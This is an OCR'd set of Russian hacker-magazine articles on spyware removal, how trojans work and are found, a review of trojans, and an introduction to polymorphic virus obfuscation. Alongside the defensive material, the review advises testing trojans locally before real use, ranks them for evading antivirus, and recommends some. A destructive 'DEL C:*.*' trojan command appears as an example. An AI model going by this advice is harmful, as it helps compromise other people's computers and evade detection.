
Одной из самых популярных программ по истреблению spyware-модулей является Ad-aware.

Она абсолютно бесплатна и не содержит в себе вредоносного кода. Взять ее можно на сайте www.soft-portal.msk.ru/ или с родного сайта производителя www.lavasoft.de/. Как написано на софт-портале, "Ad-aware предназначена для поиска и правильного удаления spyware - следящего (шпионского) ПО, такого как Adware, AdvertBar, Alexa, Aureate, Cydoor, Doubleclick, Gator, Hotbar, SurfPlus, Web3000 и проч., устанавливаемого на ПК пользователя различными Ad-ware программами". Так оно и есть на самом деле. Эта программа работает по принципу сканера, выискивая spyware по заранее определенным параметрам.

На www.soft-portal.msk.ru есть только последняя версия Ad-Aware 6.181 Standard, а на родном сайте lavasoft - немыслимое количество различных версий, и даже истинный охотник на шпионов не будет обижен.

Перед началом поиска нужно задать объекты для проверки - память, реестр, диски. После запуска программка сообщит тебе о количестве процессов, выполняемых в данное время на твоей машине, и начнет постепенно вылавливать процессы-шпионы. Причем существует возможность создать некое подобие контрольной точки восстановления - если зараженная программа откажется запускаться после чистки, то можно откатиться назад и поискать другой способ зачистки. Ну и конечно, как и в любом антивирусе, статистику всего найденного spyware можно сохранить в файл отчета. Тебе станут известны системные ключи реестра и имена файлов, отвечающих за работоспособность spyware, а самое главное, тебе станет известно, кто и куда на тебя стучит.

Лавасофт не ленится обновлять свои базы шпионского ПО, и это наводит на мысль, что и создатели шпионов не сидят без дела, они трудятся день и ночь не покладая рук для того, чтобы их плагины были без вкуса, цвета и запаха. Поэтому, если ты великий конспиратор, не ленись заглядывать на www.lavasoft-usa.com/ или www.lavasoft.de/. Причем скачивай только с этих адресов! Так как



Камуфляж сотрудника "СМЕРШ"

существуют программы, выдающие себя за Ad-aware. Их названия очень похожи на оригинал, а могут быть и вообще идентичны.

Можно пойти на маленькую хитрость - замаскировывать отправляемую тобой информацию, чтобы spyware компания поломала голову над тем, что же им удалось о тебе узнать. Для этого есть отличная программка Proxmitron. Она позволит шпиону послать намного меньше полезной информации.

А еще есть такая замечательная программка как SpywareBlaster. Правда, она не ищет шпионов, она просто блокирует все известные ей вредоносные ActivX компоненты, не давая им заниматься своими прямыми обязанностями. А еще она будет следить за установкой ActivX компонентов, не позволяя устанавливаться известным ей шпионам.

Максимальную защиту может обеспечить грамотно настроенный Firewall, показывающий всю пересылку данных как на твой компьютер, так и с него. Но это очень сложно, особенно если ты серьезно загружаешь свой канал, и тем более, если ты понятия не имеешь, какой порт для чего служит.

Теперь ты уже в состоянии защитить себя от всяческих посягательств. И если вдруг окажется, что твоя любимая программа содержит вредоносный код - то ты знаешь, как с этим бороться. Только, как всегда, есть одно маленькое НО. В итоге любимая программа может отказаться запускаться. А в случае, когда вылечить ее не удается - даже деинсталляция может не уничтожить spyware модуля. И лишь полная очистка диска вернет все к первозданному состоянию.

В противовес spyware-компаниям существуют компании, зарабатывающие деньги как раз на отлове софта шпиона. Так, например, Websense Inc обещает избавить интернетчиков от пристальных взглядов навязчивых рекламодателей. На рабочее место устанавливается фильтр Premium Group III. Принцип его работы следующий: после того, как очередная "шпионская программа" пошлет информацию на сервер-сборщик, адрес этого сервера будет занесен в базу данных фильтра PG III, и доступ к нему заблокируется.

Websense Inc демонстрирует свою мощь следующим примером: во время тестирования новой функции фильтра на 12 компьютерах в течение месяца была предотвращена отправка 340 мегабайт "шпионских данных". Просто как в сказке!

ПОСЛЕСЛОВИЕ

Осталось лишь подвести итог всего сказанного:

Adware программы - это здорово, экономично и выгодно как для программера, так и для юзера.

Spyware - это неприятно, а порой даже очень опасно. Смерть шпионам - вот теперь твой лозунг. Spyware - это то, чем приходится расплачиваться за бесплатно приобретенную программку. Доверяй, но проверяй - еще один лозунг для любителей халявы.

Shen (_shen_@mail.ru)

БОЙТЕСЬ ДАНАЙЦЕВ, ДАРЫ ПРИНОСЯЩИХ

ТРОЯНЫ: ВИДЫ, ПРИНЦИПЫ РАБОТЫ, ЗАЩИТА

Редкий человек, имеющий отношение к IT, не сталкивался с троянами. По идее, уже давно пора бы перестать вестись на трюки, вроде HotPics.jpg.....exe, ан нет, запускаем "патчи для Эксплорера" и "плагины для Винампа", не говоря уже о "крякерах интернета". Надоело. Читай мануал и будь во всеоружии.

Типичное описание вируса выглядит примерно так: SamiiKrutoi Virus.Вирус.Win32.PE-инфектор.полиморфный(олигоморфный).

Знаешь, сколько видов живых существ обитает на Земле? Я тоже не знаю, но уверен, что много. Тем не менее, биологи сумели разделить все это многообразие всего на пять царств (кстати, одно из них - вирусы). Правда, царства, в свою очередь, делятся на подцарства, подцарства - на типы, типы - на классы и т.д. Получается довольно сложная система. Электронных форм жизни, естественно, гораздо меньше, но классификация их по сложности не уступает той, что принята у биологов. Удивлен? Конечно, для пользователя AOL есть только два типа программ: вирусы и не-вирусы :), обычный юзер знает еще значение слова "троян", и только уж совсем продвинутые товарищи знакомы с таким понятием, как "червь". Но знаешь ли ты, какую классификацию используют антивирусники? Типичное описание вируса выглядит примерно так: SamiiKrutoiVirus.Вирус.Win32.PE-инфектор.полиморфный(олигоморфный). Впечатляет? Если нет, добавь сюда имя автора (если оно известно), дату появления в Сети, степень опасности etc.


Знаешь, какую ошибку совершил Карл Линней, когда пытался разделить растения на несколько классов? Он объединял их не по строению, а по внешнему виду: тут цветы с пятью тычинками, тут - с четырьмя и т.д. Хм, что-то я в биологию ударился :). Ну, да ладно. Современная же наука делит живой мир на группы, исходя из внутреннего строения существ. Но если рассуждать подобным образом о цифровых формах жизни, возникают некоторые проблемы, так как с точки зрения пользователя, т.е. по внешнему виду, все эти формы одинаковы и имеют вид исполняемых файлов. А классифицируя электронные сущности по внутреннему строению, получим показанную выше систему антивирусников, которая не отличается наглядностью и довольно неудобна. Поэтому мы будем по старинке делить фауну Сети всего на три группы - вирусы, черви и трояны. Но прежде чем приступать к подробному рассмотрению последних, разберемся в отличиях этих форм жизни друг от друга.

ВИРУС, ЧЕРВЬ ИЛИ ТРОЯН?

Итак, вирусы. Основной признак - вирусы заражают файлы. И забудь про вредоносные вирусы - большинство из них написано озлобленными одиночками; редкая VX-группа релизит вирусы вроде CIH, т.е. с "деструктивной полезной нагрузкой", как они это называют. Ведь вирусы для настоящего вирмейкера - это искусство, музыка. Зачем же портить мелодию криками невинных жертв? Повторюсь, я говорю о настоящих вирмейкерах, которых сегодня не так много, а не о тех индивидуумах, что копируют чужие работы с единственной целью - покрасоваться в вирусной десятке Касперского. И поверь мне, никто из настоящих вирмейкеров не выпускает свои творения дальше своего винта в виде, отличном от исходников.

Черви. Основной признак - не заражают файлы, а просто устраивают себе где-нибудь на винте скрытую резиденцию и оттуда рассылают себя на другие машины. Чтобы создать эффективный вирус, нужно прекрасно разбираться в операционке, под которую ты пишешь, разбираться во всех тонкостях ассемблера (и не говори мне о вирусах на Си) и, к тому же, весьма желателен определенный склад ума. А знаешь, на чем написано большинство сегодняшних червей? Visual Basic и VBScript. Теперь понимаешь, почему их так много? Правда, среди червей иногда попадаются очень достойные экземпляры, но это, скорее, исключение, чем правило. Так что если сила вирусов - в качестве кода, то червей - в количестве инфицированных машин. На рисунке это показано очень наглядно.

Наконец-то добрались и до троянов. Все-таки настоящих вирмейкеров - идейных и благородных - немного, поэтому и вирусы, и черви чаще всего несут в себе некоторый деструктивный элемент. Даже те вирусы, чья полезная нагрузка исчерпывается выведением надписи на экран, могут попортить пользователю немало нервов, что уж говорить о более опасных вирусах. Так вот основной признак трояна состоит в том, что это всего лишь инструмент, а способ его применения - дело второе. Один человек может написать троян исключительно в образовательных целях, изучая сетевые протоколы, а другой использовать этот троян в целях, мягко говоря, не совсем законных :). Вот с этими-то двуликими сущностями мы и будем разбираться все оставшееся время (вернее, место). И первое, что необходимо запомнить - есть два типа троянов: мейлеры и бэкдоры.



Обзор вирусной активности за июнь 2003 г. (Kaspersky Lab)

МЕЙЛЕРЫ

Выглядит это просто: юзер запускает "новый патч для Аутлука", и через несколько минут вся ценная информация уходит на нужный e-мейл. Большинство троянов этой категории похожи друг на друга, как две капли воды, за исключением интерфейса. А похожи они потому, что работают по одному и тому же алгоритму.

Для начала надо устроиться в системе, не вызвав подозрений у жертвы. Согласись, странно, когда патч для Аутлука не патчит Аутлук? Этому должно быть логическое объяснение. Тут методов масса: от примитивных "msmustdie.dll not found" и "already patched", до изысканного метода, когда выводится окошко установки "патча", а после ее завершения открывается readme со списком пофиксенных ошибок :). А в это время троян копирует себя куда-нибудь в %windir%\system и спокойно приступает к обработке системы. Для начала ему необходимо прописаться в автозагрузке. Опять же, способов куча. Откровенно тупые трояны вписываются в папку "автозагрузка" или в autoexec.bat. Те, что попродвинутей - в win.ini и system.ini. Ну, а подавляющее большинство прописывается в реестре в следующих местах:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunservicesOnce

Освоившись в системе, троян начинает собирать данные. Низкоклассные особи просто отсылают на указанное мыло файлы *.pwl, *.sam и т.д., навороченные же устраивают на винте жертвы целый расшифровочный цех, отправляя хозяину уже готовые пароли от всего, до чего смог дотянуться троян. Зачастую троян записывает все нажатия клавиш и раз в день отправляет домой. Элементарные кони так и живут: загрузился, получил нужную информацию, отправил хозяину. Трояны посложнее реализуют такие вещи, как периодическое самообновление и защита от антивирусов: шифрование и т.д. Самые же достойные представители мейлеров позволяют управлять собой посредством e-mail команд (а также IRC, ICQ или прямого коннекта - прим. ред.). Т.е. троян периодически проверяет определенный ящик, куда хозяин шлет инструкции, типа "PRINT "Have fun!"; DEL C:*.*; END".

БЭКДОРЫ

■ Слово BackDoor означает "потайной ход". Такой троян состоит из двух частей: клиентской и серверной. Клиент обычно имеет красивый GUI с кучей кнопок и прочие навороты, ибо всю свою жизнь проводит на компьютере хозяина, а значит, не заботится о своем размере. Собственно троян находится в серверной части. До тех пор, пока не пришла пора собирать и отсылать данные, алгоритмы бэкдоров и мейлеров совпадают: обмануть пользователя, устроиться в %windir%\system и прописаться в автозагрузке. Но потом начинаются серьезные отличия. Злоумышленник, подославший трояна, выходит в Сеть, запускает клиентскую часть и смотрит, есть ли отклик от сервера, т.е. находится ли жертва также в Сети. Если отклик получен, сервер и клиент устанавливают связь, а дальше все зависит от конкретного трояна: те, что поскромнее, откроют доступ к вражескому винту или еще что-то в этом духе, а те, что покруче, попросту отдадут власть над всем компьютером в руки злоумышленника: тот сможет управлять компьютером жертвы, как если бы сам сидел за ним.

CultDeadCow - создатели BackOrifice

Тут уже открывается простор для изощренной фантазии: можно отключить на удаленном компе антивирус, можно поставить еще пару троянов - на всякий случай, можно использовать чужой компьютер как плацдарм для проведения сетевых атак или просто для дальнейшего распространения троянов. Вообще, бэкдоры - отличное подспорье в деле перебора или расшифровки паролей: подкинув свой троян десятку человек, ты потратишь на это в десять раз меньше времени (а если троянов будет сто или тысяча?) и заодно переложишь ответственность на чужие плечи :).

ЕЩЕ ОДИН ТИП

■ Как видишь, оба типа троянов так или иначе указывают на "хозяина". Мейлеры знают его почтовый адрес, бэкдоры вообще связываются с его компьютером напрямую, т.е. в обоих случаях существуют ниточки, по которым квалифицированный человек может вычислить того, кто подослал трояна. Издержки технологии. Каждый троян решает эту проблему по-своему. Например, можно хранить информацию о хозяине в зашифрованном виде и выполнять расшифровку только в случае необходимости. Приемлемым вариантом также является использование проксей, цепочек ремейлеров и прочих интересных вещей.

Вообще можно выделить еще один тип троянов, хотя правильнее было бы относить такие программы к червям - это трояны, которые вообще не поддерживают связь с хозяином. Если цель мейлеров и бэкдоров заключается в предоставлении доступа к конфиденциальной информации, то цель этих троянов - захват вычислительных или сетевых ресурсов компьютера жертвы. Теперь понятно, почему таких коней иногда называют захватчиками? Они, будучи запущены в стан врага, навсегда забывают о доме и занимаются исключительно своими делами, такими как рассылка спама или атаки на какой-либо сервер - сотня-другая троянов может провести довольно эффективную атаку, будь то DoS или что-то еще. И главное, как и в случае с бэкдорами - ответственность перекладывается их несчастных обладателей.

КАК НЕ ВСТРЯТЬ?

■ Вирус, расплодившийся на твоем компьютере - это проблема, вирус, уничтоживший твою информацию - это беда, но осознание того, что кто-то смотрит твои картинки, читает твои письма, и сидит в интернете за твой счет, злит гораздо больше. Во всяком случае, меня. Как же не встрять? Прежде всего, почитай статью "Правила поведения в Сети" в этом номере нашего журнала. Там более чем подробно все описано. Отыскивая в Сети интересные трояны для этой статьи, я с трудом нашел незараженные различными подарками, типа вирей и других троянов. Знаешь, как весело выглядит клиент бэкдора A, на самом деле являющийся еще и сервером трояна B? :) Кстати, вот еще информация для размышления: пишется троян, в его коде делается специальный "черный ход", и троян выкладывается в Сеть, на какой-нибудь хацкерский сайт - "Новый крутой троян! Скачай быстрее!" Народ кидается пробовать: захватывают чужие системы, »

> Вообще, бэкдоры - отличное подспорье в деле перебора или расшифровки паролей

Ведь вирусы для настоящего вирмейкера - это искусство, музыка. Зачем же портить мелодию криками невинных жертв?

99% троянов загружаются вместе с операционкой и остаются в памяти до выключения компьютера. А значит, если мы просмотрим все процессы, запущенные системой, среди них окажется и троян.

бесплатно сидят в инете и т.д. А тем временем человек, написавший трояна, наслаждается властью над всеми затрояненными компьютерами. Чем-то финансовую пирамиду напоминает. Но так как пользователь нынче пуганый пошел, часто делается так: вместе с трояном публикуются его исходники, мол, все по-честному. Юзер видит файл *.cpp, успокаивается и вляпывается в большие неприятности, так как что стоит выкинуть из исходника реализацию того самого "черного хода"? Правда, товарищи со стажем в подобных делах, в таких случаях не пользуются готовым экзешником, а компилируют свой из предоставленного исходника. Но и для этого метода есть контрмеры: случается так, что те пятнадцать строк, что отвечают за потайной ход, днем с огнем не найти в тысячах строк кода трояна.

Но что делать человеку, который все-таки запустил "патч для Аутлука"? Или тому, кто раскусил подставу и хочет добраться до хозяина? Читать дальше.

Тут уже открывается простор для изощренной фантазии: можно вырубить на удаленном компе антивирус, можно поставить еще пару троянов - на всякий случай...

Попроси у знакомого вирмейкера написать программу, выводящую на экран строку, так, чтобы ты не смог разобраться в исходниках - будь уверен, ты не разберешься :).


ВСКРЫТИЕ

Что мы имеем: у тебя есть сильные подозрения, что твоя машина затроянена, и тебе нужно, как минимум, убить коня, а если повезет, то и добраться до хозяина. Итак, алгоритм охоты на троянов!

❶. Для начала необходимо найти файл трояна. Самый простой и быстрый способ сделать это - антивирус. Если он найдет трояна, самое большее, что он сможет сделать - удалить его. Если тебя это устраивает, действуй. Меня же интересует тот гад, который подослал ко мне заразу. Если троян найден, вырубаем антивирус и goto 4.

❷. Если антивирь ничего не нашел, будем искать вручную. Запускаем regedit и изучаем ключи автозагрузки (см. выше), а также просматриваем system.ini, win.ini, если мы живем под убогой Windows 9x. Ищем все подозрительные названия: если видишь программу с названием, типа "trojan" или "msfucker", поиск окончен; также нужно обращать внимание на названия, в которых есть слова "server", "srv" или "ras" (Remote Access Service). Если троян найден, goto 4.

❸. 99% троянов загружаются вместе с операционкой, и остаются в памяти до выключения компьютера. А значит, если мы просмотрим все процессы, запущенные системой, среди них окажется и троян. Запускаем Task Manager и начинаем изучать список процессов в поисках "левого". Большинство троянов не называют свои процессы подозрительными именами, а выбирают что-то нейтральное, вроде "print service" или "sound mixer". Но какой, к черту, саундмиксер, если у нас запущены только основные службы? Так что ищи все, отличное от ядра системы. Если троян все еще не найден, можешь отказываться от поисков: увы, этот экземпляр тебе не по зубам (или это просто паранойя).



Ищем левые процессы...

❹. Итак, мы знаем, в каком файле сидит троян! Лучше всего взять в руки дизассемблер и разобраться с ним раз и навсегда. Если с дизасмом туго, читай дальше. Запускаем regedit и ищем в реестре все упоминания об этом файле. А найти можно много интересного: мыло, на которое уходят твои пароли, порт, по которому соединяется бэкдор, расположение копий трояна на твоем винте и т.д. Если вся информация о хозяине есть в реестре - поздравляю, что ты будешь делать дальше, зависит исключительно от тебя и, главное, от твоих возможностей :).

❺. Если поиск по реестру ничего не дал, запускаем поиск по всему винту: нас интересуют файлы, содержащие имя трояна. Конь может хранить свои настройки в каком-нибудь wincmd.ini, под самым твоим носом.

❻. Если и пятый пункт не дал результатов, делаем следующее: внимательно просматриваем файл, в котором сидит троян. Можно найти много интересного: электронный адрес хозяина, IP, порты и т.д. Я видел много троянов-мейлеров, которые хранили в незашифрованном виде адрес, по которому отсылали инфу.

❼. Итак, все предыдущие методы не помогли, или тебе нужна дополнительная информация о хозяине. Все довольно просто: ставим firewall (я предпочитаю ZoneAlarmPro) и выходим в онлайн. Троян, будь то мейлер или бэкдор, периодически проверяет, находится ли компьютер в Сети, и, если так, отправляет домой ворованную инфу или пытается соединиться с клиентом. Вот в этот момент, любой нормальный брандмауэр выводит сообщение, дескать, такая-то программа (вот троян и попался) пытается открыть соединение на таком-то порту - разрешить? Нам нужен хозяин, поэтому разрешаем. Троян спокойно соединяется с домом, и наш фаервол показывает IP-адрес этого самого дома! Все, рубим соединение, избавляемся от трояна и начинаем вспоминать, что можно сделать с человеком, зная его IP :).


> Лучше всего взять в руки дизассемблер и разобраться с ним раз и навсегда.

ICH BIN TROJAN

Теперь я поделюсь впечатлениями о некоторых троянах, попавшихся мне на глаза за последнее время. Кстати, ты знаешь, как разбираться в особенностях работы конкретного трояна, не имея жертвы? В случае с мейлерами все просто - ставишь в настройках свой адрес и читаешь собственные пароли, смотришь, какие антивирусы обнаруживают троян и т.д. Если же тебя интересует бэкдор, запускаешь у себя на машине сервер и коннектишься к нему через клиент по IP 127.0.0.1. Таким образом без лишнего риска можно разобраться в тонкостях настройки и работы трояна, прежде чем использовать его по-настоящему.

Коннектимся сами к себе через BackOrifice

BO2K (backdoor, размер сервера 112 Кб, невидим для TaskInfo в 9x)



Я за собой наблюдаю :)

Только не говори, что не слышал о нем. Я не хотел включать в

статью описание таких известных троянов, как NetBus или GirlFriend, но обойти молчанием BackOrifice я просто не мог.

Самый навороченный бэкдор из всех, что я видел. Единственный из перечисленных в этом разделе троянов, который смог укрыть свой процесс от TaskInfo. О BO2K можно написать не одну статью: гибкое конфигурирование, различные способы шифрования, несколько десятков плагинов, Linux-версия - этим список достоинств BackOrifice не исчерпывается. Но рекомендовать этот троян для использования я не могу из-за одного-единственного недостатка, который сводит на нет все его достоинства. Дело в том, что BackOrifice настолько распространен и известен, что наука не знает антивируса, неспособного его обнаружить. Ребята из CultDeadCow пытались исправить это, релизя плагины, призванные скрывать BO от конкретных антивирей, но в целом ситуация не изменилась, и сегодня BackOrifice2000 - отличный инструмент для удаленного администрирования, но никак не троян.

Hae@и соседа (mailer, размер сервера 13 Кб, видим для TaskInfo)

Ламеры, трепещите!

Этот мейлер пользуется в России особым успехом, я бы даже сказал, что это наш национальный троян. Элементарно настраивается, элементарно используется. Примечателен также маленький размер сервера, так что троян можно незаметно присоединить к другой программе. Одним словом, народный выбор: знаний не требуется никаких, эффективность высокая.

Anti-Lamer Light (mailer, размер сервера 24 Кб, видим для TaskInfo)

Простенький почтовый троян, обещает вырубать известные ему антивирусы и фаерволы. Через конфигуратор сервер можно склеить с другим файлом.

Это "облегченная версия" трояна Anti-Lamer Backdoor, который имеет несколько интересных возможностей, но, конечно, и в подметки не годится BO.

Красивый интерфейс, а как троян - так себе

FurierTrojan (mailer, размер сервера 38 Кб, видим для TaskInfo)

Хм. Большой сервер, отсутствие возможностей для конфигурации (настраивается только e-mail), определяется TaskInfo. Короче говоря, не наш выбор.

GROB (backdoor/mailer, размер сервера 49 Кб, видим для TaskInfo)

Полноценный мейлер с некоторыми возможностями бэкдора. Самозащита - минимальная, алгоритм работы - стандартный, сервер - большой. Единственным преимуществом перед собратьями является приятный интерфейс клиента :).

Знаешь, зачем я добавил к статье этот краткий обзор? Чтобы ты уловил общее состояние "рынка троянов" на сегодня. Что мы видим: новых бэкдоров практически нет, защиты не хватает даже на то, чтобы качественно спрятать свой процесс, повсюду низкосортные почтовые трояны, фантазия авторов ограничивается выведением окошка "data.cab not found". Но в постоянном появлении новых троянов, пусть и низкопробных, есть свои плюсы. Помнишь, что я говорил о BackOrifice? При том, что технически это самый хороший бэкдор из существующих, использовать его сегодня, по меньшей мере, глупо. В то же время, примитивный троян, вышедший неделю назад, и поэтому еще не занесенный в базы антивирусов, будет гораздо эффективнее могучего BO2K. В качестве "золотой середины" можно посоветовать использовать такие экземпляры, как DonaldDick или NetSphere, которые являются промежуточным звеном между элитными, но слишком распространенными троянами и малоизвестными низкосортными.

P.S. Раздумывая, где бы скачать несколько новых троянов для обзора, я отправился на Гугл и сделал запрос по слову "trojan". Так я открыл для себя сайт www.trojancondoms.com. Чего только не придумают :).

САМЫЕ-САМЫЕ ВИРУСЫ

САМЫЙ МУЗЫКАЛЬНЫЙ

Многие старые вири любили играть музыку - "янки дудль", "К Элизе", Гимн СССР, наконец, но 1 место отдано вирусу HOLMS за исполнение музыки из отечественного х/ф "Приключения Шерлока Холмса и доктора Ватсона". Между прочим, музыку из него взял и И.Данилов как звуковое оповещение в старом Dr.Webe. Я имею в виду событие "Заражение неизвестным вирусом" :). Эту музыка есть в коллекции вирусных эффектов на нашем диске.

САМЫЙ КРАСОЧНЫЙ

Ничем, в общем, не примечательный вирус LSD, написанный в начале 90-х, просто поразил меня своими эффектами. За истекшие 10 лет вирмейкеры не придумали ничего лучше, поэтому - скорей беги на диск и запускай LSD.com. Это - выдранный из вируса эффект. Не бойся, это безопасно. Наверное, единственный легальный способ почувствовать глюки человека, обдолбившегося ЛСД.

ПОБЕДИВШИЙ АНТИВИРУС

One Half. Да, именно этот старенький полиморфный вирус, наделавший много шума в ex-USSR. Он составил хоть какую-то конкуренцию антивирусникам. Дело в том, что этот монстр имел маленькое хобби - с каждой перезагрузкой шифровать по 2 цилиндра диска. Первым антивирусом, который смог его вылечить, был Dr.Web. Действительно, тело вируса из файлов он удалял, а вот расшифровывать - забывал, вследствие чего юзер получал нехилую потерю информации. Правда, все закончилось хорошо - Web быстро образумился, и новые версии выносили "половинщика" уже без потерь.

Лозовский Александр (alexander@real.xakep.ru)

Content:

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ТЕХНИКА ШИФРОВАНИЯ

ВВЕДЕНИЕ В ПОЛИМОРФИЗМ

Как известно, первые вирусы появились давно. Они заражали древние компьютеры, и ничто не могло их остановить, кроме бдительного пользователя машины. Затем были придуманы антивирусы, определяющие заразу по характерным симптомам. Но через какое-то время вирь перестал быть тупой мишенью для антивирусника. Теперь вирус был наделен специальными наворотами, что позволяло ему быть незамеченным в системе. Одним из вариантов защиты от определения является полиморфизм. В далеком 1990 году он чуть было не погубил всю антивирусную индустрию...

КАК ЭТО РАБОТАЕТ?

Вообще, полиморфизм - высококлассная техника, позволяющая вирусу быть незамеченным по стандартной сигнатуре (или, попросту, маске). Обычно детекторы заразы определяют вирь по характерным кускам его кода. В случае с полиморфиком такое не прокатит. Два файла, зараженные одним и тем же вирусом, всегда будут иметь разный размер. Как ты понимаешь, задетектить такую заразу очень сложно. Для этого применяются различные методы, которые будут изложены далее.

Все полиморфики обязательно снабжаются расшифровщиком кода, который по определенному принципу преобразует переданный ему код, вызывая при этом стандартные функции и процедуры операционной системы. Сами методы шифрования могут быть разными, но, как правило, каждая операция имеет свою зеркальную пару. В ассемблере это реализуется очень просто, и таких пар может быть много - ADD/SUB, XOR/XOR, ROL/ROR и т.п. Подобные операции проводятся для расшифровки ячеек памяти. Немаловажной особенностью полиморфа является то, что вирус содержит мусор, то есть операнды, функции и процедуры, которые служат лишь для запутывания кода. При этом реализуются две цели:

❶. Сложность изучения кода при трассировке файла. Эта цель актуальна лишь для новичка, профессионал, который собаку съел на изучении вирусов, сразу во всем разберется.

❷. Увеличение элемента случайности в расшифровщике. Помнишь, я говорил про зеркальные команды? Место их вставки имеет огромное влияние на размер кода. С мусором же появляются новые варианты компоновки кода. Размер при каждом из них будет разным.

Ассемблер дает безграничные возможности по вставке мусора, поэтому вставки могут быть различными. Вот некоторые их виды:

❶. Регистровые операции. Как правило, арифметические и логические. Примером могут служить следующие команды: inc ax; mov ax,[si+bx-04]; add ax,1234h и др.

❷. Зеркальные команды. Такие, как add/sub, inc/dec и прочие. Про них я упоминал выше.


❸. Ложные переходы, а также вызов подпрограмм, содержащих мусор (jmp $+10h; call XXXXh).

❹. Простой мусор из одиночных операндов (daa; nop; cld и т.д.).


УРОВНИ ПОЛИМОРФИЗМА

Выделяют несколько уровней полиморфизма, используемых в вирусе. Каждый из них по-разному реализует неодинаковый размер файлов, которые были заражены.

Уровень 1. Самые простые олигоморфные вирусы. Они используют постоянные значения для своих расшифровщиков, поэтому легко определяются антивирусами. Из за этого за-



Принципиальная схема полиморфика



Запутанные команды ассемблера

разу прозвали "не очень полиморфной". Примеры таких вирусов: Cheeba, December_3, Slovakia, V-Sign, Whale.

Уровень 2. Вирусы, имеющие одну или две постоянные инструкции, которые используются в расшифровщике. Также определяются по сигнатуре, но имеют более сложное строение, чем представители первого уровня. Примеры: ABC, DM, Flip, Jerusalem, Ontario, PC-Flu, Phoenix, Seat, Stasi, Suomi.

Уровень 3. Вири, использующие в своем коде команды-мусор. Я уже упоминал принцип строения такого файла. Эта, в своем роде, повушка от детектирования, помогает запутать собственный код. Но зараза может быть засечена с помощью предварительного отсеивания мусора антивирусом. Вирусы Tequila, StarShip, V2Px, DrWhite принадлежат к третьему уровню полиморфизма.

Уровень 4. Использование взаимозаменяемых инструкций с перемешиванием в коде, без дополнительного изменения алгоритма расшифровки, помогает полностью запутать антивирус. При этом невозможно "поймать" вирус по стандартной маске. Приходится выполнять перебор, после которого нужная сигнатура будет найдена. Так были написаны вирусы Uruguay, CLME, APE.

Уровень 5. Реализация всех вышеизложенных уровней с поддержкой различных алгоритмов в расшифровщике помогает достичь высокого уровня полиморфизма. При этом может существовать несколько параллельных процессов расшифровки, когда один будет преобразовывать код другого или наоборот. Распознавание таких вирусов - очень сложный процесс. Для этого необходимо произвести тщательный анализ кода самого расшифровщика. С лечением сложнее - приходится трассировать не только генератор, но и тело самого вируса для выявления полной информации о зараженном файле. Эта процедура занимает довольно продолжительное время и может закончиться неудачно. Лечить вирусы этого уровня может лишь DrWeb, в остальных программах это попросту не реализовано. К представителям уровня относятся DAME и gp.

Два файла, зараженные одним и тем же вирусом, всегда будут иметь разный размер. Как ты понимаешь, задетектить такую заразу очень сложно

ЧТО ПОЧИТАТЬ?

■ Этот материал поможет тебе разобраться в азах полиморфизма. За дополнительными сведениями обращайся к следующим источникам:

